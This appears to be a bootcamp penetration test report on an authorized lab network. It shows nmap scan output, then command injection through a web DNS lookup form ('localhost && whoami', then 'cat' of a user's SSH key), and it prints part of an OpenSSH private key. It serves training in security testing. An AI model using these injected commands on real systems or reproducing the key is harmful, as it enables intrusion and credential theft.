

# **Career Simulation 3**

## **The Penetration Testing Problem Report**

# Executive Summary

## Objective

Conduct an authorized penetration test on an isolated portion of the network and analyze for security threats and potential weaknesses. This report will concisely pinpoint those exploited vulnerabilities and, where necessary, provide recommendations to further strengthen security.

## Tools Used

Laptop with open-source, legally procured software and programs, and knowledge gained through education/ bootcamp and experience.

# Challenge 1

## Network Scanning

Finding #	Severity	Finding Name
1	High	NMAP scan: Open ports
2	High	172.31.2.222: Improper port number/use of wrong port number for SSH (remote use)
3	Meduim	172.31.9.103: Using Ubuntu machine as web server.
4	High	172.31.11.96: Open ports; 445 - file sharing
5	High	172.31.5.0: Open port; 445 - file sharing

# Nmap scan

Ran a basic scan of the network to find devices/ machines and information about them. 4 of 9 found machines were of importance to this test and report.

1

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:88:ae:0f:ab:0f brd ff:ff:ff:ff:ff:ff
    inet 172.31.5.118/20 brd 172.31.15.255 scope global dynamic eth0
        valid_lft 2146sec preferred_lft 2146sec
    inet6 fe80::488:aeff:fe0f:ab0f/64 scope link
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ nmap 172.31.5.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 03:33 UTC
Nmap scan report for ip-172-31-2-222.us-west-2.compute.internal (172.31.2.222)
Host is up (0.0013s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1
8443/tcp  open  https-alt

Nmap scan report for ip-172-31-5-0.us-west-2.compute.internal (172.31.5.0)
Host is up (0.00013s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8443/tcp  open  https-alt

Nmap scan report for ip-172-31-5-118.us-west-2.compute.internal (172.31.5.118)
Host is up (0.00016s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8443/tcp  open  https-alt

Nmap scan report for ip-172-31-8-66.us-west-2.compute.internal (172.31.8.66)
Host is up (0.00063s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
```



1 (continued)

```
Nmap scan report for ip-172-31-9-6.us-west-2.compute.internal (172.31.9.6)
Host is up (0.00039s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap scan report for ip-172-31-9-103.us-west-2.compute.internal (172.31.9.103)
Host is up (0.00051s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8443/tcp  open  https-alt

Nmap scan report for ip-172-31-9-237.us-west-2.compute.internal (172.31.9.237)
Host is up (0.00044s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap scan report for ip-172-31-11-96.us-west-2.compute.internal (172.31.11.96)
Host is up (0.00025s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8443/tcp  open  https-alt

Nmap scan report for ip-172-31-15-123.us-west-2.compute.internal (172.31.15.123)
Host is up (0.00075s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 4096 IP addresses (9 hosts up) scanned in 77.47 seconds
```

```
(kali@kali)-[~]
$
```



# 172.31.2.222

First scan of this machine using its IP address - 172.31.2.222, to determine the version of service running on port 2222.

2

```
kali@kali: ~ x 172.31.2.222 x 172.31.5.0 x 172.9.103 x 172.31.11.96 x
(kali@kali)-[~]
$ nmap 172.31.2.222 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 04:39 UTC
Nmap scan report for ip-172-31-2-222.us-west-2.compute.internal (172.31.2.222)
Host is up (0.0059s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
8443/tcp  open  ssl/https-alt dcvr
1 service unrecognized despite returning data. If you know the service/version, please submit
SF-Port8443-TCP:V=7.93%T=SSL%I=7%D=2/15%Time=65CD958C%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,61,"HTTP/1\0\000\0Bad\0Request\r\nServer:\0dcv
SF:\r\nDate:\0Thu,\015\0Feb\02024\004:39:41\0GMT\r\nContent-Le
SF:ngth:\00\r\n\r\n")%r(HTTPOptions,61,"HTTP/1\0\000\0Bad\0Reque
SF:st\r\nServer:\0dcv\r\nDate:\0Thu,\015\0Feb\02024\004:39:41\
SF:\0GMT\r\nContent-Length:\00\r\n\r\n")%r(FourOhFourRequest,61,"HTTP/1
SF:\0\000\0Bad\0Request\r\nServer:\0dcv\r\nDate:\0Thu,\015\0
SF:\0Feb\02024\004:39:41\0GMT\r\nContent-Length:\00\r\n\r\n")%r(RT
SF:SPRequest,3C,"HTTP/1\0\000\0Bad\0Request\r\nServer:\0dcv\r\nC
SF:ontent-Length:\00\r\n\r\n")%r(SIPOptions,3C,"HTTP/1\0\000\0Bad\
SF:\0Request\r\nServer:\0dcv\r\nContent-Length:\00\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 131.02 seconds

(kali@kali)-[~]
$ nmap 172.31.2.222 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 04:52 UTC
Nmap scan report for ip-172-31-2-222.us-west-2.compute.internal (172.31.2.222)
Host is up (0.016s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
2222/tcp  open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds

(kali@kali)-[~]
$
```



# 172.31.2.222

2 (continued)

Second cursory scan of this machine using its IP address, checking for operating system, version, script, and traceroute.

```
kali@kali: ~ x 172.31.2.222 x 172.31.5.0 x 172.31.9.103 x 172.31.11.96 x
(kali@kali)-[~]
$ nmap 172.31.2.222 -A
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 05:36 UTC
Nmap scan report for ip-172-31-2-222.us-west-2.compute.internal (172.31.2.222)
Host is up (0.0076s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 fca476ccf4cbb01b9a62464a5563dd1a (ECDSA)
|_  256 b5b3829531cf30540f61cba14037c574 (ED25519)
8443/tcp  open  ssl/https-alt dcv
|_ ssl-date: TLS randomness does not represent time
|_ http-title: NICE DCV
|_ http-server-header: dcv
|_ ssl-cert: Subject: commonName=ip-172-31-63-23/countryName=US
| Subject Alternative Name: IP Address:172.31.63.23
| Not valid before: 2022-09-15T01:34:23
|_ Not valid after:  2023-09-15T01:34:23
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 400 Bad Request
|     Server: dcv
|     Date: Thu, 15 Feb 2024 05:37:10 GMT
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.0 400 Bad Request
|     Server: dcv
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit th
SF-Port8443-TCP:V=7.93%T=SSL%I=7%D=2/15%Time=65CDA305%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,61,"HTTP/1\0400\0Bad\0Request\r\nServer:\0dcv
SF:\r\nDate:\0Thu,\015\0Feb\02024\005:37:10\0GMT\r\nContent-Le
SF:ngth:\00\r\n\r\n")%r(HTTPOptions,61,"HTTP/1\0400\0Bad\0Reque
SF:st\r\nServer:\0dcv\r\nDate:\0Thu,\015\0Feb\02024\005:37:10\
SF:x0GMT\r\nContent-Length:\00\r\n\r\n")%r(FourOhFourRequest,61,"HTTP/1
SF:\0400\0Bad\0Request\r\nServer:\0dcv\r\nDate:\0Thu,\015\0x
SF:20Feb\02024\005:37:10\0GMT\r\nContent-Length:\00\r\n\r\n")%r(RT
SF:SPRequest,3C,"HTTP/1\0400\0Bad\0Request\r\nServer:\0dcv\r\nC
SF:ontent-Length:\00\r\n\r\n")%r(SIPOptions,3C,"HTTP/1\0400\0Bad\
SF:x0Request\r\nServer:\0dcv\r\nContent-Length:\00\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.35 seconds
```

# 172.31.9.103

Service and version scan,  
Ubuntu machine acting as web  
server.

3

```
kali@kali: ~ x 172.31.2.222 x 172.31.5.0 x 172.9.103 x 172.31.11.96 x
(kali㉿kali)-[~]
$ nmap -sV 172.31.9.103 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 05:07 UTC
Nmap scan report for ip-172-31-9-103.us-west-2.compute.internal (172.31.9.103)
Host is up (0.00030s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp  open  http     Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds

(kali㉿kali)-[~]
$
```



3 (continued)

# 172.31.9.103

Second cursory scan of this machine using its IP address, checking for operating system, version, script, and traceroute.

```
kali@kali: ~ x 172.31.2.222 x 172.31.5.0 x 172.31.9.103 x 172.31.11.96 x
└─$ nmap 172.31.9.103 -A
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 05:36 UTC
Nmap scan report for ip-172-31-9-103.us-west-2.compute.internal (172.31.9.103)
Host is up (0.00049s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9dd03e1eb1bb6e9abb39925644338855 (ECDSA)
|_  256 7ff9c810e1f22c4609bf28ebf704517d (ED25519)
8443/tcp  open  ssl/https-alt dcV
|_ http-server-header: dcV
|_ http-title: NICE DCV
| ssl-cert: Subject: commonName=ip-172-31-63-23/countryName=US
| Subject Alternative Name: IP Address:172.31.63.23
| Not valid before: 2022-09-15T01:34:23
|_ Not valid after:  2023-09-15T01:34:23
|_ ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 400 Bad Request
|     Server: dcV
|     Date: Thu, 15 Feb 2024 05:36:38 GMT
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.0 400 Bad Request
|     Server: dcV
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please
SF-Port8443-TCP:V=7.93%T=SSL%I=7%D=2/15%Time=65CDA2E4%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,61,"HTTP/1\0\20400\20Bad\20Request\r\nServer:\20dcv
SF:\r\nDate:\20Thu,\2015\20Feb\202024\2005:36:38\20GMT\r\nContent-Le
SF:ngth:\200\r\n\r\n")%r(HTTPOptions,61,"HTTP/1\0\20400\20Bad\20Reque
SF:st\r\nServer:\20dcv\r\nDate:\20Thu,\2015\20Feb\202024\2005:36:38\
SF:x20GMT\r\nContent-Length:\200\r\n\r\n")%r(FourOhFourRequest,61,"HTTP/1
SF:\0\20400\20Bad\20Request\r\nServer:\20dcv\r\nDate:\20Thu,\2015\20
SF:20Feb\202024\2005:36:38\20GMT\r\nContent-Length:\200\r\n\r\n")%r(RT
SF:SPRequest,3C,"HTTP/1\0\20400\20Bad\20Request\r\nServer:\20dcv\r\nC
SF:ontent-Length:\200\r\n\r\n")%r(SIPOptions,3C,"HTTP/1\0\20400\20Bad\
```



# 172.31.11.96

4

Service and version  
scan, windows web  
server

```
kali@kali: ~ x 172.31.2.222 x 172.31.5.0 x 172.9.103 x 172.31.11.96 x
(kali@kali)-[~]
$ nmap -sV 172.31.11.96 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 05:07 UTC
Nmap scan report for ip-172-31-11-96.us-west-2.compute.internal (172.31.11.96)
Host is up (0.00022s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds

(kali@kali)-[~]
```



# 172.31.11.96

Scan IP address to  
detect version, script  
scanning, and traceroute  
on windows web server

4

```
kali@kali: ~ x 172.31.2.222 x 172.31.5.0 x 172.9.103 x 172.31.11.96 x
Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds

(kali@kali)-[~]
$ nmap -A 172.31.11.96
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 05:14 UTC
Nmap scan report for ip-172-31-11-96.us-west-2.compute.internal (172.31.11.96)
Host is up (0.00018s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-02-15T05:16:57+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=EC2AMAZ-L300UG8
|_Not valid before: 2024-02-14T02:42:51
|_Not valid after:  2024-08-15T02:42:51
|_rdp-ntlm-info:
|   Target_Name: EC2AMAZ-L300UG8
|   NetBIOS_Domain_Name: EC2AMAZ-L300UG8
|   NetBIOS_Computer_Name: EC2AMAZ-L300UG8
|   DNS_Domain_Name: EC2AMAZ-L300UG8
|   DNS_Computer_Name: EC2AMAZ-L300UG8
|   Product_Version: 10.0.14393
|_ System_Time: 2024-02-15T05:16:50+00:00
8443/tcp   open  ssl/https-alt dcvm
|_http-server-header: dcvm
|_fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 400 Bad Request
|     Server: dcvm
|     Date: Thu, 15 Feb 2024 05:14:49 GMT
|     Content-Length: 0
|   RTSPRequest, SIPOptions:
|     HTTP/1.0 400 Bad Request
|     Server: dcvm
```



4 (continued)

Continuation of scan from  
previous slide

```
kali@kali: ~ x 172.31.2.222 x 172.31.5.0 x 172.9.103 x 172.31.11.96 x
|_ Content-Length: 0
|_ http-title: NICE DCV
|_ ssl-cert: Subject: commonName=EC2AMAZ-L300UG8/countryName=US
| Subject Alternative Name: IP Address:FE80:0:0:0:E930:F8D7:6F44:A57E
| Not valid before: 2024-02-15T02:42:53
|_ Not valid after: 2025-02-14T02:42:53
|_ ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the
SF-Port8443-TCP:V=7.93%T=SSL%I=7%D=2/15%Time=65CD9DC8%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,61,"HTTP/1\.\0\x20400\x20Bad\x20Request\r\nServer:\x20dcv
SF:\r\nDate:\x20Thu,\x2015\x20Feb\x202024\x2005:14:49\x20GMT\r\nContent-Le
SF:ngth:\x200\r\n\r\n")%r(HTTPOptions,61,"HTTP/1\.\0\x20400\x20Bad\x20Reque
SF:st\r\nServer:\x20dcv\r\nDate:\x20Thu,\x2015\x20Feb\x202024\x2005:14:49\
SF:x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,61,"HTTP/1
SF:\.\0\x20400\x20Bad\x20Request\r\nServer:\x20dcv\r\nDate:\x20Thu,\x2015\x
SF:20Feb\x202024\x2005:14:49\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RT
SF:SPRequest,3C,"HTTP/1\.\0\x20400\x20Bad\x20Request\r\nServer:\x20dcv\r\nC
SF:ontent-Length:\x200\r\n\r\n")%r(SIPOptions,3C,"HTTP/1\.\0\x20400\x20Bad\
SF:x20Request\r\nServer:\x20dcv\r\nContent-Length:\x200\r\n\r\n");
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-02-15T05:16:50
|_ start_date: 2024-02-15T02:42:50
| smb2-security-mode:
|   311:
|_ Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: EC2AMAZ-L300UG8, NetBIOS user: <unknown>, NetBIOS MAC: 067908366d07 (unkn

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.07 seconds
```



# 172.31.5.0

Scan IP address to  
detect version, script  
scanning, and traceroute  
on windows web server

5



**No image  
available**

# Challenge 2


## Initial Compromise

Finding #	Severity	Finding Name
1	High	Open port provided easy access
2	High	No access controls in place
3	High	Vulnerable to command injection



Remote access into Ubuntu  
web server using open port  
1013.

1



Testing website for anything offering user input

2

Navigation

IP Finder

Enter the DNS name to lookup:.

Enter DNS Name

Submit Button

Server: 127.0.0.53

Address: 127.0.0.53#53

Name: localhost

Address: 127.0.0.1

Name: localhost

Address: ::1

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin



Demonstrating  
commands that can  
be ran on target  
system.

3

Navigation

IP Finder

Enter the DNS name to lookup:.

localhost && whoami

Submit Button

Server: 127.0.0.53  
Address: 127.0.0.53#53  
  
Name: localhost  
Address: 127.0.0.1  
Name: localhost  
Address: ::1  
  
www-data

# Challenge 3

## Pivoting

Finding #	Severity	Finding Name
1	High	Access controls for user input
2	High	Security controls for .ssh keys
3	High	Open port

Ran commands to find SSH keys

1

Network Utility Tool

Navigation

IP Finder

Enter the DNS name to lookup:.

localhost && ls /home/alice-devops/.ssh

Submit Button

Server: 127.0.0.53

Address: 127.0.0.53#53

Name: localhost

Address: 127.0.0.1

Name: localhost

Address: ::1

id\_rsa.pem

"the quieter you become, the more you are able to hear"



Copied keys into text editor, saved as .pem file for use described in later slide.

2

Navigation

IP Finder

Enter the DNS name to lookup:.

localhost && cat /home/alice-devops/.ssh/id\_rsa.pem

Submit Button

Server: 127.0.0.53  
Address: 127.0.0.53#53  
  
Name: localhost  
Address: 127.0.0.1  
Name: localhost  
Address: ::1  
  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn  
NhAAAAAwEAAQAAAYEakSezP2rFc1jzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ  
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o  
t5srRhhGJp3Z4aETESkM0T08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5  
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmefTT5pMmw4rVR0l2SaUNWjVLvzuwi6b82q  
SFLQx5h1Iaz2mWie0WihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJPt5IdcCDd  
sawzY2fPYGPziY8QhQ95EVbHrZ9W1VNSQ0p2tGT171sZW/yK3Z1x0iUnyjH2xfZVLZYEsw  
0zdPAazcVEWfxhc+0T0kQFtLQS3IB01pVNpmNY6Qh4XC8r83q91Sn00Z3EaIDj4QktGYXr  
